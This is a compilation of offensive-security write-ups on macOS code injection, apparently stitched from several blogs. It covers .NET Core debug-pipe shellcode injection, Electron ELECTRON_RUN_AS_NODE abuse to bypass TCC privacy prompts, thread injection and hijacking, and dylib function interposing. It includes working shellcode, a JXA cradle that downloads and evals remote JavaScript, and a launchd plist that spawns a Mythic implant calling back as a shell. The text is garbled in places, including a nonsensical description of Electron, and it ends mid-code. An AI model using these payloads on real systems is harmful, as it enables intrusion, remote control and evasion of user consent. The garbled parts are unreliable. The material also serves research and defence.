| VM_ALLOCATE | 000000001122c6000-000000001122c7000 | [ | 4K | 4K | 4K | 0K] | rwx/rwx | SM=PRV |
| VM_ALLOCATE | 000000001122c7000-000000001122c8000 | [ | 4K | 4K | 4K | 0K] | rwx/rwx | SM=PRV |
| VM_ALLOCATE | 000000001122c8000-000000001122c9000 | [ | 4K | 4K | 4K | 0K] | rwx/rwx | SM=PRV |
| VM_ALLOCATE | 000000001122f4000-000000001122f5000 | [ | 4K | 4K | 4K | 0K] | rwx/rwx | SM=COW |
| VM_ALLOCATE | 000000001122f5000-000000001122f6000 | [ | 4K | 4K | 4K | 0K] | rwx/rwx | SM=COW |
| VM_ALLOCATE | 000000001122f6000-000000001122f7000 | [ | 4K | 4K | 4K | 0K] | rwx/rwx | SM=COW |
| VM_ALLOCATE | 000000001122f7000-000000001122f8000 | [ | 4K | 4K | 4K | 0K] | rwx/rwx | SM=COW |
| VM_ALLOCATE | 000000001122f8000-000000001122f9000 | [ | 4K | 4K | 4K | 0K] | rwx/rwx | SM=COW |
| VM_ALLOCATE | 000000001122f9000-000000001122fa000 | [ | 4K | 4K | 4K | 0K] | rwx/rwx | SM=COW |
| VM_ALLOCATE | 000000001122fa000-000000001122fb000 | [ | 4K | 4K | 4K | 0K] | rwx/rwx | SM=COW |
| VM_ALLOCATE | 000000001122fb000-000000001122fc000 | [ | 4K | 4K | 4K | 0K] | rwx/rwx | SM=COW |
| VM_ALLOCATE | 000000001122fc000-000000001122fd000 | [ | 4K | 4K | 4K | 0K] | rwx/rwx | SM=COW |
| VM_ALLOCATE | 000000001122fd000-000000001122fe000 | [ | 4K | 4K | 4K | 0K] | rwx/rwx | SM=COW |
| VM_ALLOCATE | 000000001122fe000-000000001122ff000 | [ | 4K | 4K | 4K | 0K] | rwx/rwx | SM=COW |
| VM_ALLOCATE | 000000001122ff000-00000000112300000 | [ | 4K | 4K | 4K | 0K] | rwx/rwx | SM=COW |
| VM_ALLOCATE | 00000000112300000-00000000112301000 | [ | 4K | 4K | 4K | 0K] | rwx/rwx | SM=PRV |
| VM_ALLOCATE | 00000000112301000-00000000112302000 | [ | 4K | 4K | 4K | 0K] | rwx/rwx | SM=PRV |
| VM_ALLOCATE | 00000000112302000-00000000112303000 | [ | 4K | 4K | 4K | 0K] | rwx/rwx | SM=PRV |
| VM_ALLOCATE | 0000000011234b000-0000000011234c000 | [ | 4K | 4K | 4K | 0K] | rwx/rwx | SM=COW |

Now that we know the address of where we will inject our shellcode, we need to find a place we can write to that will trigger our code execution. Function pointers make an ideal candidate here, and it does not take long to spot a number of candidates. The one we will go with is to overwrite a pointer within the Dynamic Function Table (DFT), which is used by the .NET Core runtime to provide helper functions for JIT compilation. A list of supported function pointers can be found within [jithelpers.h](#).

Finding a pointer to the DFT is actually straightforward, especially if we use the mimikatz-esque signature hunting technique to search through `libcorclr.dll` for a reference to the symbol `_hlpDynamicFuncTable`, which we can dereference:

|                    |                |        |                                   |
|--------------------|----------------|--------|-----------------------------------|
| 000000000000175a39 | 66480F6EC0     | movq   | xmm0, rax                         |
| 000000000000175a3e | 660F70C044     | pshufd | xmm0, xmm0, 0x44                  |
| 000000000000175a43 | EB1E           | jmp    | loc_175a63                        |
|                    |                |        | .....                             |
|                    |                |        | loc_175a45:                       |
| 000000000000175a45 | 4C8B6DD0       | mov    | r13, qword [rbp+var_30] ; COD     |
| 000000000000175a49 | 49894520       | mov    | qword [r13+0x20], rax             |
|                    |                |        | .....                             |
|                    |                |        | loc_175a4d:                       |
| 000000000000175a4d | 488D053CEF4000 | lea    | rax, qword [_hlpDynamicFuncTable] |

All that is left to do is to find an address from which to start our signature search. To do this, we leverage another exposed debugger function, `MT_GetDCB`. This returns a number of useful bits of information on the target process, but for our case, we are interested in a field returned containing the address of a helper function, `m_helperRemoteStartAddr`. Using this address, we know just where `libccorclr.dll` is located within the target process memory and we can start our search for the DFT.

Now that we have all the pieces we need to inject and execute our code, let's attempt to write some shellcode to an RWX page of memory and transfer code execution via the DFT. Our shellcode in this case will be quite straightforward by simply showing a message on the PowerShell prompt before returning execution back to the CLR (hopefully avoiding a crash):

```
[BITS 64]

section .text
_start:
; Avoid running multiple times
 cmp byte [rel already_run], 1
 je skip

; Save our regs
 push rax
 push rbx
 push rcx
 push rdx
 push rbp
 push rsi
 push rdi

; Make our write() syscall
 mov rax, 0x2000004
 mov rdi, 1
 lea rsi, [rel msg]
 mov rdx, msg.len
 syscall
```

```

; Restore our regs
 pop rdi
 pop rsi
 pop rbp
 pop rdx
 pop rcx
 pop rbx
 pop rax
 mov byte [rel already_run], 1

skip:
; Return execution (patched in later by our loader)
 mov rax, 0x4141414141414141
 jmp rax

msg: db 0xa,0xa,'WHO NEEDS AMSI?? ;) Injection test
by @_xpn_,0xa,0xa
.len: equ $ - msg
already_run: db 0

```

With our shellcode crafted, let's put everything together and see how this looks when executed:

[https://www.youtube.com/watch?time\\_continue=2&v=KqTlrB\\_WUgA&embeds\\_euri=https%3A%2F%2Fblog.xpnsec.com%2F&source\\_ve\\_path=Mjg2NjY&feature=emb\\_logo&ab\\_channel=AdamChester](https://www.youtube.com/watch?time_continue=2&v=KqTlrB_WUgA&embeds_euri=https%3A%2F%2Fblog.xpnsec.com%2F&source_ve_path=Mjg2NjY&feature=emb_logo&ab_channel=AdamChester)

### Does The Hardened Runtime Stop This?

So now that we have the ability to inject into a .NET Core process, the obvious question is... does the hardened runtime stop this? From what I have seen, setting the hardened runtime flag has no impact on debugging pipes being exposed to us, which means that apps that are signed along with the hardened runtime flag still expose the IPC debug functionality required for this type of injection to occur.

For example, let's take another popular application that has been signed, notarized, and has the hardened runtime flag enabled, Fiddler:

```

Executable=/Applications/Fiddler Everywhere.app/Contents/Resources/app/out/WebServer/Fiddler.WebUI
Identifier=Fiddler
Format=Mach-O thin (x86_64)
CodeDirectory v=20500 size=947 flags=0x10000(runtime) hashes=21+5 location=embedded
Signature size=8922
Authority=Developer ID Application: Telerik A D (CHSQ3M3P37)
Authority=Developer ID Certification Authority
Authority=Apple Root CA
Timestamp=27 Aug 2020 at 07:11:11
Info.plist=not bound
TeamIdentifier=CHSQ3M3P37
Runtime Version=10.13.0
Sealed Resources=none
Internal requirements count=1 size=168
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
 <key>com.apple.security.automation.apple-events</key>
 <true/>
 <key>com.apple.security.cs.allow-jit</key>
 <true/>
 <key>com.apple.security.cs.allow-unsigned-executable-memory</key>
 <true/>
 <key>com.apple.security.cs.disable-library-validation</key>
 <true/>
</dict>
</plist>

```

Here we find the hardened runtime flag set, but as we can see, starting the application still results in debug pipes being created:

```

xpnaProbook ~ % cd /Users/xpn/Desktop/Windows/WindowsInject/WindowsInject/ > git P master > ls -alF /var/folders/wq/8j6k132x41x76zsy7n_l7v3h0000gn/T/*-{in,out}
prwx----- 1 xpna staff 0 12 Sep 16:43 /var/folders/wq/8j6k132x41x76zsy7n_l7v3h0000gn/T/clr-debug-pipe-4240-1599925366-in|
prwx----- 1 xpna staff 0 12 Sep 16:43 /var/folders/wq/8j6k132x41x76zsy7n_l7v3h0000gn/T/clr-debug-pipe-4240-1599925366-out|
xpna@Probook ~ % cd /Users/xpn/Desktop/Windows/WindowsInject/WindowsInject/ > git P master >

```

Let's make sure that everything still works as expected by attempting to injecting some shellcode into Fiddler. This time, we will do something a bit more useful and inject the Apfell implant from [Cody Thomas' Mythic](#) framework into the victim process.

There are several ways to do this, but to keep things simple, we will use the `wNSCreateObjectFileImageFromMemory` method to load a bundle from disk:

```

[BITS 64]

NSLINKMODULE_OPTION_PRIVATE equ 0x2

section .text
_start:
 cmp byte [rel already_run], 1
 je skip

; Update our flag so we don't run every time
 mov byte [rel already_run], 1

```

```
; Store registers for later restore
 push rax
 push rbx
 push rcx
 push rdx
 push rbp
 push rsi
 push rdi
 push r8
 push r9
 push r10
 push r11
 push r12
 push r13
 push r14
 push r15

 sub rsp, 16

; call malloc
 mov rdi, [rel BundleLen]
 mov rax, [rel malloc]
 call rax
 mov qword [rsp], rax

; open the bundle
 lea rdi, [rel BundlePath]
 mov rsi, 0
 mov rax, 0x2000005
 syscall

; read the rest of the bundle into alloc memory
 mov rsi, qword [rsp]
 mov rdi, rax
 mov rdx, [rel BundleLen]
 mov rax, 0x2000003
 syscall

 pop rdi
 add rsp, 8

; Then we need to start loading our bundle
 sub rsp, 16
 lea rdx, [rsp]
```

```
 mov rsi, [rel BundleLen]
 mov rax, [rel NSCreateObjectFileImageFromMemory]
 call rax

 mov rdi, qword [rsp]
 lea rsi, [rel symbol]
 mov rdx, NSLINKMODULE_OPTION_PRIVATE
 mov rax, [rel NSLinkModule]
 call rax

 add rsp, 16
 lea rsi, [rel symbol]
 mov rdi, rax
 mov rax, [rel NSLookupSymbolInModule]
 call rax

 mov rdi, rax
 mov rax, [rel NSAddressOfSymbol]
 call rax

; Call our bundle exported function
 call rax

; Restore previous registers
 pop r15
 pop r14
 pop r13
 pop r12
 pop r11
 pop r10
 pop r9
 pop r8
 pop rdi
 pop rsi
 pop rbp
 pop rdx
 pop rcx
 pop rbx
 pop rax

; Return execution
skip:
 mov rax, [rel retaddr]
 jmp rax
```

```

symbol: db '_run',0x0
already_run: db 0

; Addresses updated by launcher
retaddr: dq 0x414141414141414141
malloc: dq 0x4242424242424242
NSCreateObjectFileImageFromMemory: dq
0x4343434343434343

NSLinkModule: dq 0x4444444444444444
NSLookupSymbolInModule: dq 0x4545454545454545
NSAddressOfSymbol: dq 0x4646464646464646
BundleLen: dq 0x4747474747474747

; Path where bundle is stored on disk
BundlePath: resb 0x20

```

The Bundle we will load acts as a very simple JXA execution cradle:

```

#include <stdio.h>
#include <pthread.h>
#import <Foundation/Foundation.h>
#import <OSAKit/OSAKit.h>

void threadStart(void* param) {
 OSAScript *scriptNAME= [[OSAScript alloc]
initWithSource:@"eval(ObjC.unwrap(
$	NSString.alloc initWithDataEncoding(
$NSData.dataWithContentsOfURL(
$NSURL.URLWithString('<http://127.0.0.1:8111/apfell
-4.js>')), $:NSUTF8StringEncoding)));
language:[OSALanguage languageForName:@"JavaScript"]
];
 NSDictionary * errorDict = nil;
 NSAppleEventDescriptor * returnDescriptor =
[scriptNAME executeAndReturnError: &errorDict];
}

int run(void) {
#ifdef STEAL_THREAD
 threadStart(NULL);
#else
 pthread_t thread;
 pthread_create(&thread, NULL, &threadStart,
NULL);
#endif
}

```

```
}
```

If we now follow the exact same steps as before to achieve our code injection, targeting Fiddler's .NET Core WebUI process, we see that we are able to inject the Apfell implant within a hardened process without any issue and spawn an implant:

[https://www.youtube.com/watch?v=-e4OrX2nmeY&embeds\\_euri=https%3A%2F%2Fblog.xpnsec.com%2F&feature=emb\\_imp\\_woyt&ab\\_channel=AdamChester](https://www.youtube.com/watch?v=-e4OrX2nmeY&embeds_euri=https%3A%2F%2Fblog.xpnsec.com%2F&feature=emb_imp_woyt&ab_channel=AdamChester)

The POC code for injecting the Apfell implant can be found [here](#).

OK, so now that we see just how useful these hidden functions of a runtime can be, is this an isolated case with .NET Core? Fortunately not. Let's take a look at another framework that is found scattered throughout Apple's App Store... Electron.

### Electron Hijacking

As we all know by now, Electron is a framework that allows web applications to be ported to the desktop and is used to safely store RAM until it is needed later.

How then can we go about executing code within a signed and hardened Electron app? Introducing the environment variable: ELECTRON\_RUN\_AS\_NODE.

This environment variable is all it takes to turn an Electron application into a regular old NodeJS REPL. For example, let's take a popular application from the App Store, such as Slack, and launch the process with the ELECTRON\_RUN\_AS\_NODE environment variable set:



You will see that this also works with Visual Studio Code:

```
xpn@Probook: ~ [1]: /Users/xpn/Desktop/PyScripter/PyScripter.app/Contents/MacOS/Electron_P master > ELECTRON_RUN_AS_NODE=1 /Applications/Visual Studio Code.app/Contents/MacOS/Electron
Welcome to Node.js v12.8.1.
Type ".help" for more information.
> |
```

Discord...

```
xpn@Probook: ~ [1]: /Users/xpn/Desktop/PyScripter/PyScripter.app/Contents/MacOS/Electron_P master > ELECTRON_RUN_AS_NODE=1 /Applications/Discord.app/Contents/MacOS/Discord
Welcome to Node.js v12.8.1.
Type ".help" for more information.
> |
```

and even Bloodhound:

```
xpn@Probook: ~ [1]: /Users/xpn/Desktop/PyScripter/PyScripter.app/Contents/MacOS/Electron_P master > ELECTRON_RUN_AS_NODE=1 ~/Applications/BloodHound/BloodHound.app/Contents/MacOS/BloodHound
Welcome to Node.js v12.14.1.
Type ".help" for more information.
> |
```

I would love to say that this is some l33t 0day, but it is actually published right there in the documentation ([https://www.electronjs.org/docs/api/environment-variables#electron\\_run\\_as\\_node](https://www.electronjs.org/docs/api/environment-variables#electron_run_as_node)).

So, what does this mean for us? Again, on a MacOS environment, this means that, should an application be of interest, or privacy controls (Transparency, Consent, and Control, or TCC) be permitted against an Electron application, we can trivially execute the signed and hardened process along with the `ELECTRON_RUN_AS_NODE` environment variable and simply pass our NodeJS code to be executed.

Let's take Slack (although any Electron app will work fine) and attempt to leverage its commonly permitted access to areas like Desktop and Documents to work around TCC. With MacOS, a child process will inherit the TCC permissions from a parent process, so this means that we can use NodeJS to spawn a child process, such as Apfell's implant, which will inherit all those nice permitted privacy toggles granted by the user.

To do this, we are going to use `launchd` to spawn our Electron process using a plist like this:

```
<?xml version="1.0" encoding="UTF-8"?>
```

```

<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
"<http://www.apple.com/DTDs/PropertyList-1.0.dtd">">
<plist version="1.0">
<dict>
 <key>EnvironmentVariables</key>
 <dict>
 <key>ELECTRON_RUN_AS_NODE</key>
 <string>true</string>
 </dict>
 <key>Label</key>
 <string>com.xpnsec.hideme</string>
 <key>ProgramArguments</key>
 <array>

<string>/Applications/Slack.app/Contents/MacOS/Slack
</string>
 <string>-e</string>
 <string>const { spawn } =
require("child_process"); spawn("osascript", [
"-l","JavaScript","-
e","eval(ObjC.unwrap($.NSString.alloc.initWithDataEn
coding($.NSData.dataWithContentsOfURL(
$.NSURL.URLWithString('<http://stagingserver/apfell.
js>')), $.NSUTF8StringEncoding))) ;</string>
 </array>
 <key>RunAtLoad</key>
 <true/>
</dict>
</plist>

```

Then we can task launchd to load our plist and start Slack using the ELECTRON\_RUN\_AS\_NODE environment variable, executing Apfell via OSAScript:

```
launchctl load /tmp/loadme.plist
```

If everything goes well, you will be kicked back a shell, as expected:

| Callback | Host          | IP         | User | Domain | Last Checkin | OS (arch)                                   | Description                            | PID   | Agent                                                                                 |
|----------|---------------|------------|------|--------|--------------|---------------------------------------------|----------------------------------------|-------|---------------------------------------------------------------------------------------|
| ✓ 25     | probook.local | 10.0.1.127 | xpn  |        | 0:0:0:1      | macOS Version 10.15.6 (Build 19G2021) (x64) | apfell payload created by mythic_admin | 14988 |  |

Normally, at this point you would expect to see privacy prompts being shown to the user when we request something like ~/Downloads, but as we are now spawned as a child of Slack, we can use its inherited privacy permissions:

[https://www.youtube.com/watch?v=1\\_3Q00-c\\_JA&embeds\\_euri=https%3A%2F%2Fblog.xpnsec.com%2F&feature=emb\\_logo&ab\\_channel=AdamChester](https://www.youtube.com/watch?v=1_3Q00-c_JA&embeds_euri=https%3A%2F%2Fblog.xpnsec.com%2F&feature=emb_logo&ab_channel=AdamChester)

<https://blog.xpnsec.com/macros-injection-via-third-party-frameworks/>

Code injection on macOS

## DYLD\_INSERT\_LIBRARIES

This is one of the most well known and common techniques for code injection on macOS. By setting the `DYLD_INSERT_LIBRARIES` environment variable to a dylib of their choice and then starting an application an attacker can get the dylib code running inside of the started process. In older versions of macOS this could be used to inject a dylib into an Apple platform application with higher privileges. This would allow the injected dylib to also gain those additional privileges. Since the addition of SIP in macOS 10.12 this technique can no longer be used on Apple platform binaries. As of macOS 10.14 third party developers can also opt in to a hardened runtime for their application. This can also prevent the injection of dylibs using this technique.

Below are a few examples of how DYLD\_INSERT\_LIBRARIES works on macOS:

<http://thomasfinch.me/blog/2015/07/24/Hooking-C-Functions-At-Runtime.html>

[https://blog.timac.org/2012/1218-simple-code-injection-using-dyld\\_insert\\_libraries/](https://blog.timac.org/2012/1218-simple-code-injection-using-dyld_insert_libraries/)

## Thread Injection

If you look up code injection techniques on Windows, thread injection is one of the most common. With APIs like `CreateRemoteThread` the entire process is fairly straight forward and doesn't take much code. If you try

searching for the same thing on macOS you'll find a lot less resources. Luckily, Jonathan Levin, author of the great [MacOS and iOS Internals](#) collection of books has a great example on his website.

<http://newosxbook.com/src.jl?tree=listings&file=inject.c>

This example makes use of the Mach `thread_create_running` API. Since macOS has a dual personality, with low level Mach APIs as well as BSD APIs, there exists two sets of APIs for working with threads. One is the Mach APIs and the other is the `pthread` APIs. Unfortunately some internal parts of macOS expect every thread to have been properly created from the BSD APIs and to have all Mach thread structures as well as `pthread` structures set up properly. In order to handle this, the `inject.c` example above, attempts to first call `_pthread_set_self` in the injected code in order to get the thread to a working state.

This approach works well up to macOS 10.14 where some of the `pthread` internal code changed. I wanted to get a working version of this example on 10.14 and up so I decided to look into some of the `pthread` code. Prior to macOS 10.14, the `_pthread_set_self` code did the following:

[libpthread-301.50.1/src\(pthread.c\)](#)

```
PTHREAD_NONNULL
void
_pthread_set_self(pthread_t p)
{
 return _pthread_set_self_internal(p, true);
}

PTHREAD_ALWAYS_INLINE
static inline void
_pthread_set_self_internal(pthread_t p, bool needs_tsd_base_set)
{
 if (p == NULL) {
 p = &_thread;
 }

 uint64_t tid = __thread_selfid();
 if (tid == -1ull) {
 PTHREAD_ABORT("failed to set thread_id");
 }

 p->tsd[_PTHREAD_TSD_SLOT_PTHREAD_SELF] = p;
 p->tsd[_PTHREAD_TSD_SLOT_ERRNO] = &p->err_no;
 p->thread_id = tid;

 if (needs_tsd_base_set) {
 _thread_set_tsd_base(&p->tsd[0]);
```

```
 }
}
```

This code allows us to pass `NULL` into the `_pthread_set_self` call and in turn it will set up some of the internal `pthread` structures based on the main thread of the application. This is ideal in the injection case because we're starting from a bare Mach thread with no `pthread` structures set up and no reference to any other thread. On macOS 10.14 and higher this code has changed and you can no longer pass `NULL` into `_pthread_set_self`

## libpthread-330.201.1/src/pthread.c

```
PTHREAD_NOINLINE
void
__pthread_set_self(pthread_t p)
{
#if VARIANT_DYLD
 if (os_likely(!p)) {
 return __pthread_set_self_dyld();
 }
#endif // VARIANT_DYLD
 __pthread_set_self_internal(p, true);
}

#ifndef VARIANT_DYLD
// __pthread_set_self_dyld is noinline+noexport to allow the option for
// static libsyscall to adopt this as the entry point from mach_init if
// desired
PTHREAD_NOINLINE PTHREAD_NOEXPORT
void
__pthread_set_self_dyld(void)
{
 pthread_t p = main_thread();
 p->thread_id = __thread_selfid();

 if (os_unlikely(p->thread_id == -1ull)) {
 PTHREAD_INTERNAL_CRASH(0, "failed to set thread_id");
 }

 // <rdar://problem/40930651> pthread self and the errno address are
 // bare minimum TSD setup that dyld needs to actually function.
 Without
 // this, TSD access will fail and crash if it uses bits of Libc prior
 to
 // library initialization. __pthread_init will finish the
 initialization
 // during library init.
 p->tsd[_PTHREAD_TSD_SLOT_PTHREAD_SELF] = p;
 p->tsd[_PTHREAD_TSD_SLOT_ERRNO] = &p->err_no;
 __thread_set_tsdbase(&p->tsd[0]);
}
#endif // VARIANT_DYLD

PTHREAD_ALWAYS_INLINE
static inline void
__pthread_set_self_internal(pthread_t p, bool needs_tsdbase_set)
```

```

{
 p->thread_id = __thread_selfid();

 if (os_unlikely(p->thread_id == -1ull)) {
 PTHREAD_INTERNAL_CRASH(0, "failed to set thread_id");
 }

 if (needs_tsd_base_set) {
 _thread_set_tsd_base(&p->tsd[0]);
 }
}

```

The internal implementation was split into a dyld specific one not accessible in the user space `libpthread` library and the other internal one which expects a valid thread to be passed in. In fact `_pthread_set_self_internal` will crash if null is passed in because it expects the argument to be there.

I decided to continue reviewing the `pthread` source code to look for another function that could help bootstrap a bare Mach thread into a properly set up `pthread`. I ended up coming across the `pthread_create_from_mach_thread` function. This function has existed since macOS 10.12 so it should work on 10.12 and up. It calls into the `internal_pthread_create` implementation passing in `true` to the `from_mach_thread` argument. I could only find one binary on my system that actually used this API: `RemoteInjectionAgent` within the Xcode `DVTInstrumentsFoundation.framework`.

The idea is to inject a bare Mach thread as a bootstrap thread and then use the `pthread_create_from_mach_thread` to create a second fully configured, legitimate `pthread`. Here's the modified `injectedCode` from Jonathan Levin's example.

```

 _injectedCode:
00000001000020d0 push rbp
; DATA XREF=_inject+576, _inject+1014
00000001000020d1 mov rbp, rsp
00000001000020d4 sub rsp, 0x10
00000001000020d8 lea rdi, qword [rbp-8]
00000001000020dc xor eax, eax
00000001000020de mov ecx, eax
00000001000020e0 lea rdx, qword [_injectedCode+56]
; 0x10002108
00000001000020e7 mov rsi, rcx
00000001000020ea movabs rax, 0x5452434452485450
; PTHRD CRT
00000001000020f4 call rax
00000001000020f6 mov dword [rbp-0xc], eax
00000001000020f9 add rsp, 0x10
00000001000020fd pop rbp
00000001000020fe mov rax, 0xd13

```

```

0000000100002105 jmp _injectedCode+53
; CODE XREF=_injectedCode+53
0000000100002107 ret

0000000100002108 push rbp
; DATA XREF=_injectedCode+16
0000000100002109 mov rbp, rsp
000000010000210c sub rsp, 0x10
0000000100002110 mov esi, 0x1
0000000100002115 mov qword [rbp-8], rdi
0000000100002119 lea rdi, qword [aLiblibliblib]
; "LIBLIBLIBLIB"
0000000100002120 movabs rax, 0x5f5f4e45504f4c44
; DOPEN_
000000010000212a call rax
000000010000212c xor esi, esi
000000010000212e mov edi, esi
0000000100002130 mov qword [rbp-0x10], rax
0000000100002134 mov rax, rdi
0000000100002137 add rsp, 0x10
000000010000213b pop rbp
000000010000213c ret

aLiblibliblib:
000000010000213d db "LIBLIBLIBLIB", 0
; DATA XREF=_injectedCode+73

```

You can download a full updated working example of this code from the link below:

<https://gist.github.com/knightsc/45edfc4903a9d2fa9f5905f60b02ce5a>

There's a couple notes on this technique. First it depends on being able to call `task_for_pid` to get the Mach task port of the victim process. You can only do this as root and just like dylib injection you can not use `task_for_pid` on Apple platform binaries due to SIP on macOS 10.12 and higher. So while it's still an interesting technique it's not as useful for privilege escalation. This technique has been used in the past in iOS exploits in cases where another exploit has allowed a task port to be leaked over to an attacker process.

## Thread Hijacking

Another possible technique on macOS is thread hijacking. Instead of creating a thread in a remote process we instead retrieve an existing thread and coerce it into running what we want. Apple has continued to lock down `task_for_pid` as well as any Mach API that takes a task port in order to try to prevent the abuse of leaked task ports. Due to this, thread hijacking has become a more interesting technique. Brandon Azad has an amazing write up around this technique and I'm not going to attempt to

cover it in great detail here. I highly recommend you go and read the following:

<https://bazad.github.io/2018/10/bypassing-platform-binary-task-threads/>

I looked into this technique briefly and attempted to hijack a thread, run code and then put the thread back to its original state. It appears that what we can save with `thread_get_state` doesn't really save all of the state and the thread often crashes. It's good enough for other uses though if you're just trying to execute code in the context of a privileged app but not good enough if you're trying to take control of another process without notice. You can see my code example here:

<https://gist.github.com/knightsc/bd6feccb02b77eb6409db5601dcef36>

If you're interested in this technique I highly recommend reading over the code to Brandon Azad's `threadexec` library. It goes into great detail around this technique and goes along with his article above. Unfortunately it seems like he came to a similar conclusion as me in that trying to save and restore the thread state does not work that reliably.

## ptrace?

If you read the ATT&CK page you might have been led to believe that on Linux and macOS the `ptrace` APIs could be used for code injection. That's not actually the case on macOS. While the `ptrace` syscall does exist on macOS it is not fully implemented. For instance none of the `PTRACE_PEEKTEXT`, `PTRACE_POKETEXT`, `PTRACE_GETREGS`, `PTRACE_SETREGS` calls exist.

## Other techniques?

I think there could also exist other techniques that haven't been explored yet. With `libdispatch` being one of the core libraries enabling applications to do work in parallel it seems like that might be an area that hasn't fully been explored yet. My thought is that it might be possible to inject code into a remote process that is in the format of a valid dispatch block and then get that block submitted to a work queue. Alternatively it might be possible to locate a block queued up but not currently running and hijack the code that the block points too. I haven't yet had time to dig into this more but I think it's definitely an interesting area of research.

<https://knight.sc/malware/2019/03/15/code-injection-on-macos.html>

## Function Hooking on macOS

One of the primary goals of a malware author is to capture control of a program. I'm going through a variety of different ways we can do this, including techniques like shellcode injection, return-to-libc attacks, and return oriented programming. There are other tricks you can use too, and we'll cover one of those here.

Today, we're going to discuss function hooking.

The example I'm going to cover is more accurately referred to as function interposing on MacOS and iOS, and you can use it to intercept function calls. It uses specific commands in generated executable images (libraries specifically) and environmental settings to tell the program loader to load specific functions in the place of others. We're going to go through a simple example where we intercept calls to *malloc()* and *free()*. This approach is based on Jon Levin's example in *Mac OS X and iOS Internals* (great book - his new book, *\*OS Internals Volume III*, is even better). That example doesn't work anymore; however, this one does.

## Function Interposing

Okay, so what is this function interposing thing? Basically, you need to do a couple of things. First, you need to compile the library such that the generated binary code has the appropriate loading commands. These commands will tell the loader to take functions defined in the library and replace other indicated functions with them. In this example, I've changed the functions themselves very little from Jon's original functions, but I've changed the way I go about interposing in that I've pulled a macro from *dyld-interposing.h* and I use that to instruct the compiler to generate interposing code. The specific macro is:

1

```
#define INTERPOSE(_replacement, _replacee) \
```

2

```
 __attribute__((used)) static struct { \
```

3

```
 const void* replacement; \
4

 const void* replacee; \
5

} _interpose_##_replacee __attribute__ ((section("__DATA, __interp
ose")))= { \
6

 (const void*) (unsigned long) &_replacement, \
7

 (const void*) (unsigned long) &_replacee \
8

};
```

I know, kind of a mess, but it basically defines a structure of a specific format with attributes that create the interposing section within the generated library. After compilation, if you take a look at the generated binary, you'll see this:

```
1

$ otool -lvV libInterposeMalloc.dylib | less
2

...
3

sectname __interpose
4

 segname __DATA
5

 addr 0x00000000000000001028
6

 size 0x00000000000000000000000000000020
7

 offset 4136
8

 align 2^3 (8)
9

 reloff 0
10

 nreloc 0
11

 type S_REGULAR
12

 attributes (none)
13

 reserved1 0
14
```

```
reserved2 0
```

15

```
...
```

If we break out IDA, we can see this in the library as well:

```
1
__interpose:0000000000001028 __interpose segment para public '' us
e64
2
__interpose:0000000000001028 assume cs:_interpose
3
__interpose:0000000000001028 ;org 1028h
4
__interpose:0000000000001028 assume es:nothing, ss:not
hing, ds:nothing, fs:nothing, gs:nothing
5
__interpose:0000000000001028 __interpose_free dq offset _my_free
6
__interpose:0000000000001030 dq offset __imp_free
7
__interpose:0000000000001038 __interpose_malloc dq offset _my_malloc
8
__interpose:0000000000001040 dq offset __imp_malloc
9
__interpose:0000000000001040 __interpose ends
```

I'll spare you the disassembly of the functions we've implemented (if you're dying to know *otool -p \_my\_malloc -tvV libInterposeMalloc.dylib*, I will show you some of it). Here's the relevant library C code, which you compile with *clang -dynamiclib -o libInterposeMalloc.dylib interpose\_malloc.c* (where *interpose\_malloc.c* is the name of the file):

```
1
#include <stdio.h>
2
#include <unistd.h>
3
#include <fcntl.h>
4
#include <stdlib.h>
5
#include <malloc/malloc.h>
6
```

7

```

#define INTERPOSE(_replacement, _replacee) \
attribute__((used)) static struct { \
 const void* replacement; \
 const void* replacee; \
} __interpose_##_replacee __attribute__((section("__DATA,__interp" \
))) = { \
 (const void*) (unsigned long) &_replacement, \
 (const void*) (unsigned long) &_replacee \
};

void *my_malloc (int size)
{
 void *returned = malloc(size);
 malloc_printf("[+] %p %d\n", returned, size);
 return (returned);
}

void my_free (void *freed)
{
 malloc_printf("[-] %p\n", freed);
 free(freed);
}

```

```
INTERPOSE (my_free, free);
```

```
INTERPOSE (my_malloc, malloc);
```

Here, the *my\_malloc()* and *my\_free()* functions are Jon's original interposing functions, with some very small changes.

The *INTERPOSE()* macro is copied from Apple's open-source dynamic loader code, formatted for readability. Now we can build the library and we can see the code we generate; next, we'll write a small executable and see interposing in action. We'll go over this next time.

<https://dzone.com/articles/hooking-functions>

<https://forums.macrumors.com/threads/api-hooking-before-an-during-runtime-methods-caveats-and-what-is-isnt-allowed.2230424/>

<https://reverseengineering.stackexchange.com/questions/2113/hooking-functions-in-linux-and-or-osx>

<https://stackoverflow.com/questions/6083337/overriding-malloc-using-the-ld-preload-mechanism>

[https://www.youtube.com/watch?v=oVs-KETmf54&ab\\_channel=Christiaan008](https://www.youtube.com/watch?v=oVs-KETmf54&ab_channel=Christiaan008)

## Function Hooking Example

Function hooking is a technique used to intercept and modify the behavior of a function at runtime. On macOS, function hooking can be accomplished using a technique called "dylib injection".

Here's an example of how to hook a function using dylib injection:

1. Create a dynamic library that contains the replacement function that you want to inject. For example, let's say we want to hook the **open** function and replace it with our own implementation. We can create a dynamic library containing our replacement function using the following code:

```
#include <stdio.h>
```

```
#include <fcntl.h>
```

```
int my_open(const char *path, int flags, mode_t mode)
```

```
{
```

```
 printf("Opening file: %s\n", path);
```

```
 return open(path, flags, mode);
```

```
}
```

2. Compile the dynamic library using the following command:

```
$ clang -dynamiclib -o libmyhook.dylib myhook.c
```

This will create a dynamic library called **libmyhook.dylib** that contains our replacement function.

3. Identify the address of the **open** function in the target executable or library that you want to hook. This can be done using the **nm** command. For example, to identify the address of the **open** function in the **/usr/lib/libSystem.B.dylib** library, you can use the following command:

```
$ nm -g /usr/lib/libSystem.B.dylib | grep open
```

This will output something like:

```
000000000002a6b0 T _open
```

The address of the **open** function is **0x2a6b0**.

4. Write a dylib injection tool that injects our dynamic library into the target executable or library. This can be accomplished using the **DYLD\_INSERT\_LIBRARIES** environment variable. For example, let's say we want to hook the **open** function in the **ls** command. We can use the following command to inject our dynamic library into the **ls** command:

```
$ DYLD_INSERT_LIBRARIES=libmyhook.dylib DYLD_FORCE_FLAT_NAMESPACE=1 /bin/ls
```

This will run the **ls** command with our dynamic library injected.

5. Finally, we need to update the **open** function in our dynamic library to call the original **open** function. This can be done using the **dlsym** function to look up the address of the original **open** function. Here's the modified code for **my\_open**:

```
#include <stdio.h>
#include <fcntl.h>
#include <dlfcn.h>

